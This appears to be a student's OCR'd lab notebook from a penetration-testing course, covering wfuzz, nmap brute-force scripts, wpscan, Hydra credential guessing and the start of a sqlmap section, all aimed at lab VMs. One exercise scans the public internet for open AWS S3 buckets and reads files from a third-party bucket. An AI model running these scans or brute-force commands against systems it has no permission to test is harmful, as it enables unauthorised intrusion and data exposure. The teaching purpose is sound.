


```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10.
138.0.2/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not co
mpiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Che
ck Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.2/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000224:   301        9 L      28 W       306 Ch      "css"
000000342:   301        9 L      28 W       308 Ch      "files"
000000390:   200        46 L     87 W       1320 Ch     "header"
000000414:   301        9 L      28 W       306 Ch      "img"
000000422:   200        185 L    332 W      6033 Ch     "index"
000000456:   301        9 L      28 W       305 Ch      "js"
000000468:   301        9 L      28 W       307 Ch      "ldap"
000000862:   301        9 L      28 W       309 Ch      "upload"
000000943:   301        9 L      28 W       306 Ch      "xml"

Total time: 0
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 0
```



```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10.
138.0.3/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not co
mpiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Che
ck Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.3/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 6.637563
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 143.2754
```





nmap basic scans

Duration: 5:00

Start by performing a basic scan of the web servers you have brought up via their internal IP addresses.

```
nmap <target_IP_addresses>
```


Identify servers that expose ports other than `ssh` and `http` and include them in your lab notebook.

Lampstack includes https
Nginxstack includes https
Windows includes ms-wbt-server, wsdapi
Wfp1 includes ldap

`nmap` can attempt to perform a fingerprinting operation on operating system and server software.

- **Show a screenshot of the output when enabling this option.**

```
nmap -sV <target_IP_addresses>
```



Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is? Since 2012, 10 years old.

`nmap` can perform a deeper fingerprinting operation on servers as well.

What additional kinds of information is returned when adding the `-A` flag versus the previous? Network distance, service info, targetName, netBIOSDomain Name, DNS domain name, product version, etc

nmap script library

Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.

Answer:

Http-wordpress-brute target

Scripts are also classified based on the services they target such as `ssh` and `http`.

One can list the scripts associated with a particular service via:

```
nmap --script-help "<service>*"
```

Use this command and see the variety of scripts that can be used to launch scans on `ssh`.

- **Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.**
- **Answer:**
    - **Ssh-auth-methods**

Finally, one can narrow script searches using conjunctions.

- **Run the example below to find the name of the script that performs a brute-force attack on `ssh` and include it in your lab notebook**

```
nmap --script-help "ssh* and brute"
```

Answer:

ssh-brute

Categories: brute intrusive
https://nmap.org/nsedoc/scripts/ssh-brute.html
Performs brute-force password guessing against ssh servers.

nmap script execution

Executing `nmap` scripts are done in a similar manner as searching for them. For example, if one wants to launch all brute-force attack scripts on `ssh` on a particular IP address, one can perform the command below:

```
nmap --script "ssh* and brute" <target_IP_address>
```

One could also specify a single script to execute as shown below:

```
nmap --script <name_of_script> <target_IP_address>
```

With a single `nmap` command, run all `http` scripts that are in the `discovery` category on WFP1 VM.

- **What is the name of the script that corresponds to the same function that `wfuzz` provides? Show a screenshot of its section of the `nmap` output. Did it find the same directories that `wfuzz` did for WFP1?**

    - **Answer: yes it found same directories**
- **What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the `nmap` output including the vulnerable URLs that it discovers.**
    - Answer: The parameter is http-unsafe-output-escaping.

bucket-stream

Duration: 10:00

`bucket-stream` is a tool that searches for open AWS S3 buckets. Install the `bucket-stream` tool on your Kali VM on Google Cloud

```
git clone https://github.com/eth0izzle/bucket-stream
cd bucket-stream
virtualenv -p python3 env
source env/bin/activate
pip3 install -r requirements.txt
```


Run the tool across at least 5000 buckets.

```
python3 bucket-stream.py --ignore-rate-limiting
```

- **If an open bucket is not found, take a screenshot**
    - No bucket found


Otherwise, visit the URL of an open S3 bucket in a browser to obtain the bucket's manifest. Then, find a file key within the manifest and append it to the end of the bucket's URL to directly access the file


- **Show a screenshot of the file key in the manifest**
- **Show a screenshot of the contents of the file via direct access within bucket**



This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>sits</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
▼<Contents>
    <Key>css/app.f54bb6a0.css</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"b365eb8ac1e2662f9666af45cf28416e"</ETag>
    <Size>1824</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>favicon.ico</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"1ba2ae710d927f13d483fd5d1e548c9b"</ETag>
    <Size>4286</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>img/background.jpg</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"db86f0b83decc328f3244bfc7f2767e7"</ETag>
    <Size>236798</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>index.html</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"fe1ea08071f8ed7ddbcaa4ded3086022"</ETag>
    <Size>981</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>js/app.7dabec8b.js</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"6efb8e5df1dc955023fe164628f22a9d"</ETag>
    <Size>28144</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
▼<Contents>
    <Key>js/app.7dabec8b.js.map</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"2a6c42de1580d8e76fdd638dadc11af9"</ETag>
```





```
div.radialMenu[data-v-1c649aac]{position:relative;margin:10px;-webkit-user-select:none;-ms-user-select:none;user-
select:none;-moz-user-select:none}div.radialMenu>svg.icons[data-v-1c649aac]{display:none}div.radialMenu>svg.menu[data
v-1c649aac]{position:absolute;overflow:visible;-webkit-transition:.2s;transition:.2s;-webkit-transition-timing-
function:ease-out;transition-timing-function:ease-out}div.radialMenu>svg.menu.inner[data-v-1c649aac]{-webkit-
transform:scale(.66) rotate(-10deg);transform:scale(.66)
rotate(-10deg);opacity:0;visibility:hidden}div.radialMenu>svg.menu.outer[data-v-1c649aac]{-webkit-transform:scale(1.5
rotate(10deg);transform:scale(1.5) rotate(10deg);opacity:0;visibility:hidden}div.radialMenu>svg.menu>g>path[data-v-
1c649aac]{fill:rgba(0,0,0,.5019607843137255)}div.radialMenu>svg.menu>g.sector>path[data-v-1c649aac]
{cursor:pointer}div.radialMenu>svg.menu>g.sector>text[data-v-1c649aac],div.radialMenu>svg.menu>g.sector>use[data-v-
1c649aac]{cursor:pointer;fill:#fff}div.radialMenu>svg.menu>g.sector.selected>path[data-v-1c649aac]
{fill:#afca09!important}div.radialMenu>svg.menu>g.center:hover>circle[data-v-1c649aac]
{fill:rgba(249,166,2,.8156862745098039)}div.radialMenu>svg.menu>g.center>circle[data-v-1c649aac]
{cursor:pointer;fill:rgba(0,0,0,.5019607843137255)}div.radialMenu>svg.menu>g.center>text[data-v-
1c649aac],div.radialMenu>svg.menu>g.center>use[data-v-1c649aac]{cursor:pointer;fill:#fff}#icons{display:none}#app{for
family:Arial,sans-serif;font-size:13px;color:#fff}div.info{margin:15px 0}div.info *{color:#fff;text-shadow:1px 1px 0
rgba(0,0,0,.8156862745098039)}button{height:150px;width:150px;border-radius:50%;-webkit-box-shadow:none;box-
shadow:none;background:hsla(0,0%,100%,.2);border:none;margin:20px;font-size:24px;color:#fff;font-
family:arial}button:hover{background-color:#afca09}
```

5.4: Discovery tools (Pt 2)

After logging in and configuring the site, click on the "Home" icon to visit the default landing page for the site.


- **Take a screenshot of it with its address.**




```
sudo docker run -it --rm wpscanteam/wpscan --url \
  http://10.x.y.z --api-token <YOUR_API_TOKEN> --enumerate
```

Note: If you don’t know your API token, refer back to the first step of the codelab.


- **View the output of the scan and include the number of CVEs the tool found and any usernames enumerated.**



5.5: Exploitation tools (Pt 1)

On the Kali VM, use Hydra and the Mirai username and password lists in `/usr/share/wordlists/metasploit` to automatically search for the credentials of the Authentication #1 level of WFP2.

- **Use the `-e s` setting to check for usernames that are also passwords for an account**
- **Use the `-L` flag to specify a file of usernames**
- **Use the `-P` flag to specify a file of passwords**
- **HTTP GET URLs can be specified as `http-get://<wfp2_internal_IP>/authentication/example1` where `wfp2_internal_IP` where has the form of `10.x.y.z`**
- **Show a screenshot of the result.**



Re-run command using the -V flag to see the list of credentials checked

sqlmap


Duration: 10:00


sqlmap is an industry standard tool for automatically discovering and exploiting SQL injection vulnerabilities. We will be using some of the common functionality it provides to compromise vulnerable applications. A useful guide to the tool can be found in this cheat sheet.

SQL Injection #1 (WFP1)

